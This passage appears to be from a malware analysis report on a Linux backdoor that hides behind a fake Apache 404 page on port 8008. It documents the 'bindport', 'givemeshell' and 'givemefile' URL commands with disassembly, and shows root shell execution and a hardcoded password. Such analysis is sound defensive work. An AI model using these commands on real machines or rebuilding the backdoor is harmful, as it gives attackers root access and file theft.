
2.1 http://{target_ip}:8008/bindport:{port_number}
Binds a root shell to the specified port number. If called without port number, it binds by default to port 8888.

Relevant assembly code:

```
.text:080494C2 loc_80494C2:                            ; CODE XREF: read_file+66j
.text:080494C2                 sub     esp, 8
.text:080494C5                 push    offset aBindport ; "bindport"
.text:080494CA                 push    [ebp+haystack]  ; haystack
.text:080494CD                 call    _strstr
.text:080494D2                 add     esp, 10h
.text:080494D5                 mov     [ebp+var_40], eax
.text:080494D8                 sub     esp, 8
```

```
.text:080494DB                push    offset asc_804AEB6 ; ":"
.text:080494E0                push    [ebp+haystack]  ; haystack
.text:080494E3                call    _strstr
.text:080494E8                add     esp, 10h
.text:080494EB                mov     [ebp+var_44], eax
.text:080494EE                cmp     [ebp+var_40], 0
.text:080494F2                jz      short loc_8049560
.text:080494F4                cmp     [ebp+var_44], 0
.text:080494F8                jz      short loc_8049560
.text:080494FA                sub     esp, 0Ch
.text:080494FD                mov     eax, [ebp+var_44]
.text:08049500                inc     eax
.text:08049501                push    eax             ; nptr
.text:08049502                call    _atoi
.text:08049507                add     esp, 10h
.text:0804950A                mov     [ebp+var_38], eax
.text:0804950D                cmp     [ebp+var_38], 0
.text:08049511                jg      short loc_804951A
.text:08049513                mov     [ebp+var_38], 22B8h
.text:0804951A
.text:0804951A loc_804951A:                           ; CODE XREF: read_file+CFj
.text:0804951A                sub     esp, 4
.text:0804951D                sub     esp, 8
.text:08049520                push    [ebp+buf]       ; s
.text:08049523                call    _strlen
.text:08049528                add     esp, 0Ch
.text:0804952B                push    eax             ; n
.text:0804952C                push    [ebp+buf]       ; buf
.text:0804952F                push    [ebp+fd]        ; fd
.text:08049532                call    _write
.text:08049537                add     esp, 10h
.text:0804953A                sub     esp, 0Ch
.text:0804953D                push    [ebp+fd]        ; fd
.text:08049540                call    _close
.text:08049545                add     esp, 10h
.text:08049548                sub     esp, 0Ch
.text:0804954B                push    [ebp+var_38]
.text:0804954E                call    bind_shell
.text:08049553                add     esp, 10h
.text:08049556                sub     esp, 0Ch
.text:08049559                push    0               ; status
.text:0804955B                call    _exit
```

Sample Output:



2.2 http://{target_ip}:8008/givemeshell:{command}

Executes the specified shell command on the infected machine. This command will open a root shell in the infected host, execute the given command and return the output.


Relevant assembly code:

```
.text:080496D6 ; ---------------------------------------------------------------------------
.text:080496D6
.text:080496D6 loc_80496D6:                            ; CODE XREF: read_file+17Aj
.text:080496D6                                         ; read_file+184j ...
.text:080496D6                 sub     esp, 8
.text:080496D9                 push    offset aGivemeshell ; "givemeshell"
.text:080496DE                 push    [ebp+haystack]  ; haystack
.text:080496E1                 call    _strstr
.text:080496E6                 add     esp, 10h
.text:080496E9                 mov     [ebp+var_40], eax
.text:080496EC                 sub     esp, 8
.text:080496EF                 push    offset asc_804AEB6 ; ":"
.text:080496F4                 push    [ebp+haystack]  ; haystack
.text:080496F7                 call    _strstr
.text:080496FC                 add     esp, 10h
.text:080496FF                 mov     [ebp+var_44], eax
.text:08049702                 cmp     [ebp+var_40], 0
.text:08049706                 jz      loc_80499ED
.text:0804970C                 cmp     [ebp+var_44], 0
.text:08049710                 jz      loc_80499ED
.text:08049716                 mov     eax, [ebp+arg_0]
.text:08049719                 add     eax, 11h
.text:0804971C                 mov     [ebp+var_4C], eax
.text:0804971F                 sub     esp, 8
.text:08049722                 push    offset aHttp    ; "HTTP"
.text:08049727                 push    [ebp+var_4C]    ; haystack
.text:0804972A                 call    _strstr
.text:0804972F                 add     esp, 10h
.text:08049732                 mov     [ebp+s], eax
.text:08049735                 cmp     [ebp+s], 0
.text:08049739                 jz      short loc_8049741
.text:0804973B                 mov     eax, [ebp+s]
.text:0804973E                 mov     byte ptr [eax], 0
.text:08049741
.text:08049741 loc_8049741:                            ; CODE XREF: read_file+2F7j
.text:08049741                 sub     esp, 0Ch
.text:08049744                 push    [ebp+var_4C]    ; s
.text:08049747                 call    _strlen
.text:0804974C                 add     esp, 10h
.text:0804974F                 add     eax, [ebp+var_4C]
.text:08049752                 dec     eax
.text:08049753                 mov     byte ptr [eax], 0
.text:08049756                 sub     esp, 0Ch
.text:08049759                 push    [ebp+var_4C]
.text:0804975C                 call    plustospace
.text:08049761                 add     esp, 10h
.text:08049764                 sub     esp, 0Ch
.text:08049767                 push    [ebp+var_4C]
.text:0804976A                 call    unescape_url
.text:0804976F                 add     esp, 10h
.text:08049772                 sub     esp, 0Ch
.text:08049775                 push    [ebp+var_4C]    ; s
.text:08049778                 call    _strlen
.text:0804977D                 add     esp, 10h
.text:08049780                 mov     [ebp+var_30], eax
```

```
.text:08049783                mov     eax, [ebp+var_30]
.text:08049786                mov     [ebp+var_34], eax
.text:08049789                mov     eax, [ebp+var_30]
.text:0804978C                add     eax, [ebp+var_4C]
.text:0804978F                mov     byte ptr [eax], 20h
.text:08049792                lea     eax, [ebp+var_30]
.text:08049795                inc     dword ptr [eax]
.text:08049797                mov     eax, [ebp+var_30]
.text:0804979A                add     eax, [ebp+var_4C]
.text:0804979D                mov     byte ptr [eax], 20h
.text:080497A0                lea     eax, [ebp+var_30]
.text:080497A3                inc     dword ptr [eax]
.text:080497A5                mov     eax, [ebp+var_30]
.text:080497A8                add     eax, [ebp+var_4C]
.text:080497AB                mov     byte ptr [eax], 3Eh
.text:080497AE                lea     eax, [ebp+var_30]
.text:080497B1                inc     dword ptr [eax]
.text:080497B3                mov     eax, [ebp+var_30]
.text:080497B6                add     eax, [ebp+var_4C]
.text:080497B9                mov     byte ptr [eax], 20h
.text:080497BC                lea     eax, [ebp+var_30]
.text:080497BF                inc     dword ptr [eax]
.text:080497C1                mov     [ebp+var_2C], 0
…
.text:080497FB                sub     esp, 0Ch
.text:080497FE                push    [ebp+filename]  ; s
.text:08049801                call    _strlen
.text:08049806                add     esp, 10h
.text:08049809                add     eax, [ebp+var_30]
.text:0804980C                add     eax, [ebp+var_4C]
.text:0804980F                mov     byte ptr [eax], 0
.text:08049812                mov     eax, [ebp+var_4C]
.text:08049815                mov     [ebp+command], eax
.text:08049818                sub     esp, 0Ch
.text:0804981B                push    0               ; uid
.text:0804981D                call    _setuid
.text:08049822                add     esp, 10h
.text:08049825                sub     esp, 0Ch
.text:08049828                push    0               ; gid
.text:0804982A                call    _setgid
.text:0804982F                add     esp, 10h
.text:08049832                sub     esp, 0Ch
.text:08049835                push    offset path     ; "/"
.text:0804983A                call    _chdir
.text:0804983F                add     esp, 10h
.text:08049842                sub     esp, 0Ch
.text:08049845                push    [ebp+string]    ; string
.text:08049848                call    _putenv
.text:0804984D                add     esp, 10h
.text:08049850                sub     esp, 0Ch
.text:08049853                push    [ebp+command]   ; command
.text:08049856                call    _system
.text:0804985B                add     esp, 10h
.text:0804985E                sub     esp, 8
.text:08049861                push    offset modes    ; "r"
.text:08049866                push    [ebp+filename]  ; filename
.text:08049869                call    _fopen
.text:0804986E                add     esp, 10h
.text:08049871                mov     [ebp+stream], eax
.text:08049874                cmp     [ebp+stream], 0
.text:08049878                jnz     short loc_80498A5
.text:0804987A                sub     esp, 4
```

```
.text:0804987D                sub     esp, 8
.text:08049880                push    [ebp+var_8]     ; s
.text:08049883                call    _strlen
.text:08049888                add     esp, 0Ch
.text:0804988B                push    eax             ; int
.text:0804988C                push    [ebp+var_8]     ; int
.text:0804988F                push    [ebp+fd]        ; fd
.text:08049892                call    writen_file
.text:08049897                add     esp, 10h
.text:0804989A                mov     eax, [ebp+var_8]
.text:0804989D                mov     [ebp+var_64], eax
.text:080498A0                jmp     loc_8049B3A
```

Sample output:



2.3 http://{target_ip}:8008/givemefile/{file}

This command returns the contents of the file specified. If the file is a text file then it is displayed in the browser, otherwise the a download prompt is shown.

Relevant assembly code:


```
.text:080499ED loc_80499ED:                            ; CODE XREF: read_file+2C4j
.text:080499ED                                         ; read_file+2CEj
.text:080499ED                 mov     [ebp+var_40], 0
.text:080499F4                 sub     esp, 8
.text:080499F7                 push    offset aGivemefile ; "givemefile"
.text:080499FC                 push    [ebp+haystack]  ; haystack
.text:080499FF                 call    _strstr
.text:08049A04                 add     esp, 10h
.text:08049A07                 mov     [ebp+var_40], eax
.text:08049A0A                 cmp     [ebp+var_40], 0
.text:08049A0E                 jz      loc_8049B02
.text:08049A14                 mov     eax, [ebp+arg_0]
.text:08049A17                 add     eax, 0Fh
.text:08049A1A                 mov     [ebp+var_44], eax
.text:08049A1D                 sub     esp, 8
.text:08049A20                 push    offset aHttp    ; "HTTP"
.text:08049A25                 push    [ebp+var_44]    ; haystack
.text:08049A28                 call    _strstr
.text:08049A2D                 add     esp, 10h
.text:08049A30                 mov     [ebp+var_4C], eax
.text:08049A33                 cmp     [ebp+var_4C], 0
.text:08049A37                 jz      short loc_8049A3F
.text:08049A39                 mov     eax, [ebp+var_4C]
.text:08049A3C                 mov     byte ptr [eax], 0
.text:08049A3F
.text:08049A3F loc_8049A3F:                            ; CODE XREF: read_file+5F5j
.text:08049A3F                 sub     esp, 0Ch
.text:08049A42                 push    [ebp+var_44]    ; s
.text:08049A45                 call    _strlen
.text:08049A4A                 add     esp, 10h
.text:08049A4D                 add     eax, [ebp+var_44]
.text:08049A50                 dec     eax
.text:08049A51                 mov     byte ptr [eax], 0
.text:08049A54                 sub     esp, 8
.text:08049A57                 push    offset modes    ; "r"
.text:08049A5C                 push    [ebp+var_44]    ; filename
.text:08049A5F                 call    _fopen
.text:08049A64                 add     esp, 10h
.text:08049A67                 mov     [ebp+stream], eax
.text:08049A6A                 cmp     [ebp+stream], 0
.text:08049A6E                 jnz     short loc_8049A9B
.text:08049A70                 sub     esp, 4
.text:08049A73                 sub     esp, 8
.text:08049A76                 push    [ebp+var_8]     ; s
.text:08049A79                 call    _strlen
.text:08049A7E                 add     esp, 0Ch
.text:08049A81                 push    eax             ; int
.text:08049A82                 push    [ebp+var_8]     ; int
.text:08049A85                 push    [ebp+fd]        ; fd
.text:08049A88                 call    writen_file
.text:08049A8D                 add     esp, 10h
.text:08049A90                 mov     eax, [ebp+var_8]
.text:08049A93                 mov     [ebp+var_64], eax
.text:08049A96                 jmp     loc_8049B3A
.rodata:0804A920 ; ===========================================================================
```

```
.rodata:0804A920
.rodata:0804A920 ; Segment type: Pure data
.rodata:0804A920 ; Segment permissions: Read
.rodata:0804A920 ; Segment alignment '32byte' can not be represented in assembly
.rodata:0804A920 _rodata         segment para public 'CONST' use32
.rodata:0804A920                 assume cs:_rodata
.rodata:0804A920                 ;org 804A920h
.rodata:0804A920                 public _fp_hw
.rodata:0804A920 _fp_hw          dd 3
.rodata:0804A924                 public _IO_stdin_used
.rodata:0804A924 _IO_stdin_used  dd 20001h
.rodata:0804A928                 align 20h
.rodata:0804A940 ; char src[]
.rodata:0804A940 src             db 'RDFpassword',0      ; DATA XREF: main+16o
.rodata:0804A940                                         ; main+2Bo
.rodata:0804A94C ; char aSu[]
.rodata:0804A94C aSu             db '[su]       ',0      ; DATA XREF: main+1C5o
.rodata:0804A958 ; char aLogin[]
.rodata:0804A958 aLogin          db '[login]       ',0   ; DATA XREF: main+208o
.rodata:0804A967 ; char aBash[]
.rodata:0804A967 aBash           db '[bash]       ',0    ; DATA XREF: main+264o
.rodata:0804A975 ; char path[]
.rodata:0804A975 path            db '/',0                ; DATA XREF: daemon_init+71o
.rodata:0804A975                                         ; read_file+3F3o ...
.rodata:0804A977 ; char file[]
.rodata:0804A977 file            db '/dev/null',0        ; DATA XREF: daemon_init+D8o
.rodata:0804A981 ; char format[]
.rodata:0804A981 format          db 'children %d died',0Ah,0 ; DATA XREF: sig_chid+29o
.rodata:0804A993                 align 10h
.rodata:0804A9A0 aContentTypeTex db 'Content-type: text/html',0Ah ; DATA XREF: read_file+7o
.rodata:0804A9A0                 db 0Ah
.rodata:0804A9A0                 db 'HTTP/1.1 404 Not Found',0Ah
.rodata:0804A9A0                 db 'Date: Mon, 14 Jan 2002 03:19:55 GMT',0Ah
.rodata:0804A9A0                 db 'Server: Apache/1.3.22 (Unix)',0Ah
.rodata:0804A9A0                 db 'Connection: close',0Ah
.rodata:0804A9A0                 db 'Content-Type: text/html',0Ah
.rodata:0804A9A0                 db 0Ah
.rodata:0804A9A0                 db '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.0//EN">',0Ah
.rodata:0804A9A0                 db '<HTML><HEAD>',0Ah
.rodata:0804A9A0                 db '<TITLE>404 Not Found</TITLE>',0Ah
.rodata:0804A9A0                 db '</HEAD><BODY>',0Ah
.rodata:0804A9A0                 db '<H1>Not Found</H1>',0Ah
.rodata:0804A9A0                 db 'The requested URL was not found on this server.<P>',0Ah
.rodata:0804A9A0                 db '<HR>',0Ah
.rodata:0804A9A0                 db '<ADDRESS>Apache/1.3.22 Server at localhost Port
8008</ADDRESS>',0Ah
.rodata:0804A9A0                 db '</BODY></HTML>',0Ah
.rodata:0804A9A0                 db 0Ah,0
.rodata:0804AB42                 align 20h
.rodata:0804AB60 aContentTypeT_0 db 'Content-type: text/html',0Ah ; DATA XREF: read_file+Eo
.rodata:0804AB60                 db 0Ah
.rodata:0804AB60                 db '<html>',0Ah
.rodata:0804AB60                 db '<head><title>Bind Shell ok.:)</title></head>',0Ah
.rodata:0804AB60                 db '<body bgcolor="#000000">',0Ah
.rodata:0804AB60                 db '<div align="center"><p>',0Ah
.rodata:0804AB60                 db '<font face="Arial" color="#999999" size="7"><b>',0Ah
.rodata:0804AB60                 db 'You get it, goodluck! :-)',0Ah
.rodata:0804AB60                 db '</b></font></p></div><br>',0Ah
.rodata:0804AB60                 db '</body></html>',0Ah
.rodata:0804AB60                 db 0Ah,0
.rodata:0804AC53                 align 10h
.rodata:0804AC60 aContentTypeT_1 db 'Content-type: text/html',0Ah ; DATA XREF: read_file+15o
```

```
.rodata:0804AC60                db 0Ah
.rodata:0804AC60                db '<html>',0Ah
.rodata:0804AC60                db '<head><title>Tran ok.:)</title></head>',0Ah
.rodata:0804AC60                db '<body bgcolor="#000000">',0Ah
.rodata:0804AC60                db '<div align="center"><p>',0Ah
.rodata:0804AC60                db '<font face="Arial" color="#999999" size="7"><b>',0Ah
.rodata:0804AC60                db 'Tran ok!',0Ah
.rodata:0804AC60                db '</b></font></p></div><br>',0Ah
.rodata:0804AC60                db '</body></html>',0Ah
.rodata:0804AC60                db 0Ah,0
.rodata:0804AD3C                align 10h
.rodata:0804AD40 aContentTypeT_2 db 'Content-type: text/html',0Ah ; DATA XREF: read_file+1Co
.rodata:0804AD40                db 0Ah
.rodata:0804AD40                db '<html>',0Ah
.rodata:0804AD40                db '<head><title>Shell ok.:)</title></head>',0Ah
.rodata:0804AD40                db '<body bgcolor="#000000">',0Ah
.rodata:0804AD40                db '<div align="left">',0Ah
.rodata:0804AD40                db '<pre><font face="Arial" color="#999999" size="2">',0Ah,0
.rodata:0804ADE7                align 20h
.rodata:0804AE00 aFontPreDivBrBo db '</font></pre></div><br>',0Ah ; DATA XREF: read_file+23o
.rodata:0804AE00                db '</body></html>',0Ah
.rodata:0804AE00                db 0Ah,0
.rodata:0804AE29 aBYourCommandB  db '<b>Your Command:</b>',0Ah,0 ; DATA XREF: read_file+2Ao
.rodata:0804AE3F aBr             db '<br>',0Ah,0         ; DATA XREF: read_file+31o
.rodata:0804AE45 aTmpTmp_txt     db '/tmp/tmp.txt',0     ; DATA XREF: read_file+38o
.rodata:0804AE52                 align 10h
.rodata:0804AE60 aPathBinSbinUsr db
'PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin'
.rodata:0804AE60                                         ; DATA XREF: read_file+3Fo
.rodata:0804AE60                db ':.',0
